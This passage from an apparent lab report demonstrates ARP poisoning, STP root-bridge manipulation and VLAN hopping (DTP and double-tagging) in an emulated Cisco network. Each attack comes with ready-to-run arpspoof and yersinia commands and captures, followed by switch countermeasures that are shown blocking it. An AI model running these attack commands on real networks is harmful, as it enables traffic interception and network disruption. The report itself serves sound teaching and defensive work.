0. Firstly, after a ping this were the ARP tables of both PCs

PC1	PC2
<pre> PC1> sh arp 00:50:79:66:68:01 10.0.0.2 expires in 52 seconds 0e:8e:d8:ab:33:98 10.0.0.100 expires in 66 seconds PC1> </pre>	<pre> PC2> sh arp 00:50:79:66:68:00 10.0.0.1 expires in 114 seconds 0e:8e:d8:ab:33:98 10.0.0.100 expires in 100 seconds PC2> </pre>

Figure 20 ARP poisoning VPCs ARP caches before the attack

1. Attacker opens Wireshark to analyse the packets

2. Attacker enables IP forwarding and disable ICMP redirects to act as MitM, as well as poisoning the targets specified (in this case the 2 VPCS)

```
root@SAAR-Kali-1:/usr# echo 1 > /proc/sys/net/ipv4/ip_forward
root@SAAR-Kali-1:/usr# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
root@SAAR-Kali-1:/usr# echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
root@SAAR-Kali-1:/usr#
```

Figure 21 ARP poisoning attacker's pre configuration for the attack

```
root@SAAR-Kali-1:/usr# arpspoof -i eth0 -t 10.0.0.1 -r 10.0.0.2 > /dev/null 2>&1 &
[1] 36739
root@SAAR-Kali-1:/usr#
```

Figure 22 ARP poisoning attacker's command

3. PC1 pings PC2 and the attacker will be able to see the packets (as shown in the figure X)

```
PC1> sh arp
0e:8e:d8:ab:33:98 10.0.0.2 expires in 119 seconds
0e:8e:d8:ab:33:98 10.0.0.1 expires in 119 seconds
PC1>

PC2> sh arp
0e:8e:d8:ab:33:98 10.0.0.2 expires in 119 seconds
0e:8e:d8:ab:33:98 10.0.0.1 expires in 119 seconds
PC2>
```

Figure 23 ARP poisoning VPCs ARP caches while the attack is running

In the next Wireshark capture is possible to see the different ARP replies from the attacker (with the MAC 0e:8e:d8:ab:33:98) to the 2 PCs (...68:00 and ...68:01).

No.	Time	Source	Destination	Protocol	Length	Info
24	23.409581	0e:8e:d8:ab:33:98	Private_66:68:00	ARP	42	10.0.0.2 is at 0e:8e:d8:ab:33:98
25	23.409753	0e:8e:d8:ab:33:98	Private_66:68:01	ARP	42	10.0.0.1 is at 0e:8e:d8:ab:33:98 (duplicate use of 10...
27	25.409691	0e:8e:d8:ab:33:98	Private_66:68:00	ARP	42	10.0.0.2 is at 0e:8e:d8:ab:33:98
28	25.409714	0e:8e:d8:ab:33:98	Private_66:68:01	ARP	42	10.0.0.1 is at 0e:8e:d8:ab:33:98 (duplicate use of 10...
30	27.409797	0e:8e:d8:ab:33:98	Private_66:68:00	ARP	42	10.0.0.2 is at 0e:8e:d8:ab:33:98
31	27.409831	0e:8e:d8:ab:33:98	Private_66:68:01	ARP	42	10.0.0.1 is at 0e:8e:d8:ab:33:98 (duplicate use of 10...

Figure 24 ARP poisoning ARP replies from the attacker

In the next Wireshark capture the attacker could get the pings from the communication between the 2 PCs. Note that the ICMP packets are duplicated, and this happens because the Wireshark will capture the packet arriving and then the forwarding made by the attacker. So, for example, the selected packet arrived from the PC1 (MAC: ...68:00) and the 2 packets will have the source MAC of the malicious PC and the destination MAC of PC2 (MAC: ...68:01).

No.	Time	Source	Destination	Protocol	Length	Info
98	69.446973	10.0.0.1	10.0.0.2	ICMP	98	Echo (ping) request id=0x5040, seq=1/256, ttl=64 (no r...
99	69.447025	10.0.0.1	10.0.0.2	ICMP	98	Echo (ping) request id=0x5040, seq=1/256, ttl=63 (repl...
100	69.449924	10.0.0.2	10.0.0.1	ICMP	98	Echo (ping) reply id=0x5040, seq=1/256, ttl=64 (requ...
101	69.449947	10.0.0.2	10.0.0.1	ICMP	98	Echo (ping) reply id=0x5040, seq=1/256, ttl=63
105	70.453118	10.0.0.1	10.0.0.2	ICMP	98	Echo (ping) request id=0x5140, seq=2/512, ttl=64 (no r...
106	70.453337	10.0.0.1	10.0.0.2	ICMP	98	Echo (ping) request id=0x5140, seq=2/512, ttl=63 (repl...
107	70.455202	10.0.0.2	10.0.0.1	ICMP	98	Echo (ping) reply id=0x5140, seq=2/512, ttl=64 (requ...
108	70.455223	10.0.0.2	10.0.0.1	ICMP	98	Echo (ping) reply id=0x5140, seq=2/512, ttl=63
111	71.457665	10.0.0.1	10.0.0.2	ICMP	98	Echo (ping) request id=0x5240, seq=3/768, ttl=64 (no r...

Figure 25 ARP poisoning MitM performed by attacker

Notes:

- The difference between the usage of the parameter “-r” in *arp spoof* is that without it the attacker must write 2 times the command with the target exchanged to poison the 2 victims. Without it (like the image shown above) it will poison both hosts.
- The *arpmitm* tool ⁽²⁾ scripts executes what was done manually here. It will enable IP forwarding and disable ICMP redirects, then will poison the targets specified in the command line arguments and after that the MitM is done (note that the script continues to send ARP replies to make the MitM “persistent”). Stopping the script, it will restore the targets hiding the attack and will disable the IP forwarding.

Countermeasures

Using Dynamic ARP Inspection (DAI). DAI does not relay invalid or gratuitous ARP Replies out to other ports in the same VLAN. This is done by intercepting all the requests and replies on the untrusted ports and verifying the intercepted packet for a valid IP-MAC binding. If a reply comes from an invalid device, it will be dropped or logged by the switch for auditing.

Notes:

- DAI can also be rate limited to limit the number of ARP packets;
- DAI requires DHCP snooping because DAI validates the packet based on the MAC address to IP address binding in the database built by DHCP snooping;
- DAI can validate ARP packets against user-configured ARP ACLs (to handle hosts that use statically configured IPs).

Applying the countermeasures

```
Switch(config)#ip dhcp snooping
Switch(config)#int range g0/0 - 2
Switch(config-if-range)#ip dhcp snooping limit rate 6
Switch(config-if-range)#exit
Switch(config)#
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#
Switch(config)#ip arp inspection vlan 1
Switch(config)#ip arp inspection validate src-mac dst-mac ip
Switch(config)#
```

Figure 26 ARP poisoning countermeasures applied

After applying the countermeasures, the attack is not successful and the ARP tables in the VPCS will be empty as shown

PC1> sh arp	PC2> sh arp
arp table is empty	arp table is empty
PC1> []	PC2> []

Figure 27 ARP poisoning VPCS' ARP caches after countermeasures applied

After applying the countermeasure and the attacker tries to perform the ARP spoofing attack the switch sees that there is possible attacker trying to perform an ARP spoofing attack and displays some info:

² <https://github.com/Subterfuge-Framework/Arpmitm/blob/master/arpmitm.py> and to run it just type: python3 arpmitm.py eth0 <host1> <host2> (in our example: python3 arpmitm.py eth0 10.0.0.1 10.0.0.2)

```
*Mar 4 20:50:34.024: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:33 UTC Thu Mar 4 2021])
*Mar 4 20:50:36.024: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:35 UTC Thu Mar 4 2021])
*Mar 4 20:50:36.024: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:35 UTC Thu Mar 4 2021])
*Mar 4 20:50:38.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:37 UTC Thu Mar 4 2021])
*Mar 4 20:50:38.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:37 UTC Thu Mar 4 2021])
*Mar 4 20:50:40.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:39 UTC Thu Mar 4 2021])
*Mar 4 20:50:40.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:39 UTC Thu Mar 4 2021])
*Mar 4 20:50:42.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:41 UTC Thu Mar 4 2021])
*Mar 4 20:50:42.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:41 UTC Thu Mar 4 2021])
*Mar 4 20:50:44.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:43 UTC Thu Mar 4 2021])
*Mar 4 20:50:44.028: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:43 UTC Thu Mar 4 2021])
*Mar 4 20:50:46.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:45 UTC Thu Mar 4 2021])
*Mar 4 20:50:46.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:45 UTC Thu Mar 4 2021])
*Mar 4 20:50:48.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:47 UTC Thu Mar 4 2021])
*Mar 4 20:50:48.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:47 UTC Thu Mar 4 2021])
*Mar 4 20:50:50.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:49 UTC Thu Mar 4 2021])
*Mar 4 20:50:50.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:49 UTC Thu Mar 4 2021])
*Mar 4 20:50:52.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.2/0050.796
6.6800/10.0.0.1/20:50:51 UTC Thu Mar 4 2021])
*Mar 4 20:50:52.032: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 1.([0e8e.d8ab.3398/10.0.0.1/0050.796
6.6801/10.0.0.2/20:50:51 UTC Thu Mar 4 2021)])
```

Figure 28 ARP poisoning switch info when receiving an ARP poisoning attack after countermeasures were applied

Attack feasibility

This attack is easy to understand and execute, and the attacker only needs to know the IP addresses of the victims, which is very simple. Now, if a countermeasure is applied (static MAC table or DAI) this attack is not possible.

STP manipulation

An STP manipulation attack happens when an attacker spoofs the root bridge and changes the topology of the network. To make this, an attacker sends broadcasts STP configuration and topology change BPDUs to force spanning-tree recalculations (is achieved by sending a lower bridge priority to be elected as the root bridge). Note that this attack affects all CIA properties (Confidentiality, Integrity and Availability) because the attacker will have access to a variety of frames that would otherwise not be accessible, and a recalculation may also cause a DoS ⁽³⁾.

STP Protocol

Spanning Tree Protocol is used to avoid possible loops created by introducing layer 2 equipment like switches into the LAN. This is done to increase redundancy. STP ensures that no loops are created by intentionally blocking paths that could possibly cause a loop. If the path is ever needed to compensate for a failure, then STP recalculates the paths and unblocks the necessary ports.

Network topology




Figure 29 STP manipulation network topology


Analysing the network, we have 1 Attacker (SAAR-Kali) connected to a Cisco IOSvL2 Switch that is connected to other Cisco IOSvL2 Switches as shown in figure X (for further configuration details please check the Annex-STP manipulation).

We then proceeded to run the command tool "yersinia stp -attack 4" on the docker attack container

³ "STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes." (<https://www.ccexpert.us/authentication-proxy/stp-manipulation-attacks.html>). The network will not be stable but not all the packets will be lost.

Attack demonstration

For demonstration purposes we set up the CiscoIOSvL215.3 switch as the root bridge by executing the command “spanning-tree vlan 1 root primary”.



```


Switch#sh spanning-tree vlan 1

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    24577
             Address     0cce.ce88.2300
             This bridge is the root
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    24577 (priority 24576 sys-id-ext 1)
             Address     0cce.ce88.2300
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec

```

Figure 30 STP manipulation 'show spanning-tree' output before attack




```

attack-1 console is now available... Press RETURN to get started.
root@attack-1:/# yersinia stp -attack 4
Warning: interface eth0 selected as the default one
<*> Starting NONDOS attack Claiming Root Role...
<*> Press any key to stop the attack <*>

```

Figure 31 STP manipulation attacker executing the attack command

This command will then generate BPDU packets (STP protocol messages) with a lower BID than all other switches in the LAN. This in turn will make the other switches elect it as a root bridge:



```

Switch#sh spanning-tree vlan 1

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    24577
             Address     0cce.ce87.2300
             Cost         12
             Port         2 (GigabitEthernet0/1)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    24577 (priority 24576 sys-id-ext 1)
             Address     0cce.ce88.2300
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

```

Figure 32 STP manipulation 'show spanning-tree' output after attack

The MAC address 0c:ce:ce:87:23:00 was generated by the tool, to be lower than 0c:ce:ce:88:23:00, the previous root bridge, and with the same priority.

No.	Time	Source	Destination	Protocol	Length	Info
2816	3881.880083	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2817	3883.382623	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2818	3884.883960	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2819	3886.385399	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2820	3887.887217	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2821	3889.388475	0c:ce:ce:4e:d8:00	Spanning-tree-(for-...	STP	52	Conf. Root = 24576/1/0c:ce:ce:87:23:00 Cost = 4 Por...
2822	3905.976095	0c:ce:ce:4f:d8:0c	CDP/VTP/DTP/PagP/UD...	DTP	60	Dynamic Trunk Protocol
2823	3905.979841	0c:ce:ce:4f:d8:0c	CDP/VTP/DTP/PagP/UD...	DTP	90	Dynamic Trunk Protocol
2824	3907.447428	0c:ce:ce:4f:d8:0c	CDP/VTP/DTP/PagP/UD...	CDP	324	Device ID: Switch Port ID: GigabitEthernet3/0
2825	3907.505851	0c:ce:ce:4f:d8:0c	Spanning-tree-(for-...	STP	60	Topology Change Notification
2826	3908.636230	0c:ce:ce:4f:d8:0c	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 32768/1/0c:ce:ce:4f:d8:00 Cost = 0...
2827	3908.714903	0c:ce:ce:88:23:01	CDP/VTP/DTP/PagP/UD...	DTP	90	Dynamic Trunk Protocol
2828	3909.655756	0c:ce:ce:4f:d8:0c	Spanning-tree-(for-...	STP	60	Conf. TC + Root = 24576/1/0c:ce:ce:88:23:00 Cost = 4...
2829	3909.673155	0c:ce:ce:4f:d8:0c	CDP/VTP/DTP/PagP/UD...	DTP	60	Dynamic Trunk Protocol

Figure 33 STP manipulation BDPDU messages

From packet n.2816 to 2821 we can see BPDUs sent from the MAC address 0c:ce:ce:4e:d8:00. The BPDUs messages announce 0c:ce:ce:87:23:00 as the bridge root. After packet 2823 the attack was interrupted and the announcement of malicious BPDUs stopped. We can see some seconds later a BPDUs topology change happening, reverting back to the old legitimate bridge root 0c:ce:ce:88:23:00.

Countermeasures

Cisco STP stability mechanisms:

- Apply **PortFast** to all end-users ports: immediately brings an interface configured as an access or trunk port to the forwarding state from a blocking state (bypassing the listening and learning states);
- Apply **BPDUs Guard** to all end-users ports: immediately error disables a port that receives a BPDUs;
- Apply **Root Guard** to all ports which should not become root ports: prevents an inappropriate switch from becoming a root bridge by limiting the switch ports where the root switch can be negotiated.
- Apply **Loop Guard** to all ports that are or can be non-designated: prevents alternate or root ports from becoming designated ports. (Loop Guard will not stop the attack)

In our case to stop the attack we used PortFast with BPDUs Guard mechanism. We configured the Switch CiscoIOSvL2, the Attacker connected interface Gi3/0 to use PortFast and enabled BPDUs Guard on it. This will make the interface shutdown with status err-disable if received a BPDUs message, like observed in the following image:

```
*Mar 5 22:50:11.024: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDUs on port Gi3/0 with BPDUs Guard enabled. Disabling port.
*Mar 5 22:50:11.025: %PM-4-ERR_DISABLE: bpduguard error detected on Gi3/0, putting Gi3/0 in err-disable state
*Mar 5 22:50:12.027: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/0, changed state to down
*Mar 5 22:50:13.032: %LINK-3-UPDOWN: Interface GigabitEthernet3/0, changed state to down
```

Figure 34 STP manipulation interface behaviour when receiving a BPDUs message after countermeasure applied

Thus, stopping this attack.

Attack feasibility

This attack is easy to understand and easy to execute if there is access to a switch port where BPDUs Guard is not active, there is no need for any extra condition. Note: reading the information is not easy.

VLAN attacks

How VLAN works

VLAN is a broadcast domain, a logic network giving various advantages like segmentation, flexibility and security. So, in theory computers of one VLAN can only communicate with computers in the same VLAN (note that to go from one VLAN to another it must traverse a layer 3 device such as a router). If there is more than one switch, say for example two switches, a special type of link is required between the two switches so that they communicate VLAN information between them and that is known as a trunk port. The interface connected to that link will run a trunking protocol (ISL or 802.1Q) so that VLAN information can be transmitted from switches.

So, if one computer sends a frame, the switch will be copied to all ports but only permitted out on ports in the same VLAN and trunk links. However, just before the frame is sent out it needs to be tagged with the VLAN number. Then the frame crosses the trunk link to the next switch that receives it and strips all tagging and sends the frame to the other computer.

Trunk Port

When a port is set as a trunk it can receive and transmit tagged frames but frames belonging to the native VLAN do not carry VLAN tags when sent over this trunk (because untagged frames will be automatically associated with the native VLAN). Specific management traffic goes across the native VLAN, like the DTP.

DTP

Dynamic Trunking Protocol is a way that switches negotiate to set up a trunk between themselves automatically.

Note: the interface in the switch has by default the switchport mode dynamic auto with tell us that can dynamically turn into a trunk port

802.1Q

802.1Q adds a Tag field to the ethernet frame. This tag consists of two main parts, the tag protocol identifier - TPID - setted to 0x8100 to identify this as IEEE 802 tag frame and allow switches and devices to distinguish an 802.1Q frame from untagged frames. The last 2 bytes will have a 3 bits field used to prioritize traffic - PRI -, a canonical format identifier -CFI - and a 12 bits field specifying the VLAN identifier - VLANID (value of 0 means it does not belong to any VLAN).

Network topology




Figure 35 VLAN attacks network topology

Analysing the network, we have a Malicious Attacker (SAAR-Kali) connected to one Cisco IOSvL2 Switch connected to another Cisco IOSvL2 Switch connected to two VPCS as shown in figure X (for further configuration details please check the Annex- VLAN).

DTP attack

An DTP attack (a VLAN Hopping Attack) happens when an attacker spoofs a DTP message to cause the switch to enter trunking mode and with this it can access all VLANs on the switch and hop traffic on all of them.

Attack demonstration

1. Attacker runs the command:

```
yersinia dtp -attack 1 -interface eth0
```

2. Opens wireshark and is possible to see some DTP packets that would not be possible in normal circumstances




Figure 36 VLAN DTP attack packet crafted and sent


```

Switch#sh int trunk
Port      Mode      Encapsulation  Status        Native vlan
Gi0/1     auto      n-802.1q       trunking      1

Port      Vlans allowed on trunk
Gi0/1     1-4094

Port      Vlans allowed and active in management domain
Gi0/1     1,10,20

Port      Vlans in spanning tree forwarding state and not pruned
Gi0/1     none
Switch#

```

Figure 37 VLAN DTP attack trunk link created by attacker

Double-tagging attack

A Double-tagging attack (a VLAN Hopping Attack) happens when an attacker embeds a hidden 802.1Q tag inside a frame. This attack is only possible because the way hardware works on most switches (most of them only perform one level of 802.1Q de-encapsulation) and allows data to be sent to hosts on a VLAN otherwise would be blocked. So, what happens with the double tag is when the switch receives the malicious packet sees that the frame is destined for the native VLAN and will forward in all the appropriated ports after stripping out the native VLAN tag, and then malicious VLAN tag will be inspected only in the next switch.

Notes:

- This works even if trunk ports are disabled;
- This attack is unidirectional and only works when the attacker is connected to a port residing in the same VLAN as the native VLAN of the trunk port.

Attack demonstration

Network is the same as the previous one.

1. Attacker runs the command:

```
yersinia dot1q -attack 1 -source 0E:0E:0E:0E:0E:0E -dest FF:FF:FF:FF:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -l2proto1 800 -vlan2 0010 -priority2 07 -cfi2 0 -l2proto2 800 -ipsource 10.0.0.100 -ipdest 10.0.10.1 -ipproto 1 -payload YERSINIA -interface eth0
```

This will forge a ICMP packet to make the attack. The source MAC is 0E:0E:0E:0E:0E:0E and the destination MAC is FF:FF:FF:FF:FF:FF (broadcast). The 1st 802.1Q tag has the parameters PRI=7, CFI=0 VLANID=1 and the 2nd 802.1Q tag has PRI=7, CFI=0 VLANID=10. The IP source will be 10.0.0.100 (could be spoofed) and the destination is 10.0.10.1 (PC1).

2. The packet arrives at ONLY all VLAN 10 computers (because it has a destination broadcast address).




Figure 38 VLAN hopping with double-tagging attack by attacker - ping sent

Countermeasures

Use the right configuration:

- Disable DTP (auto trunking) negotiations on trunking and non-trunking ports
- Manually enable the trunk link on a trunking port
- Set the native VLAN to have a different name from the default
- Disable unused ports and put them in an unused VLAN

For more details in the countermeasures applied (commands) see the Annex- VLAN hopping attacks countermeasures configurations

The DTP attack is now NOT successful (no trunk created)

```
Switch#sh int trunk
Port      Mode      Encapsulation  Status      Native vlan
Gi0/0     on        802.1q         trunking     999

Port      Vlans allowed on trunk
Gi0/0     1-4094

Port      Vlans allowed and active in management domain
Gi0/0     1,10,20,1000

Port      Vlans in spanning tree forwarding state and not pruned
Gi0/0     1,10,20,1000
Switch#
```

Figure 39 VLAN DTP attack after countermeasure applied

The double-tagging attack is now NOT successful (no ICMP arrives at VLAN 10) - was used the same command on the attacker.

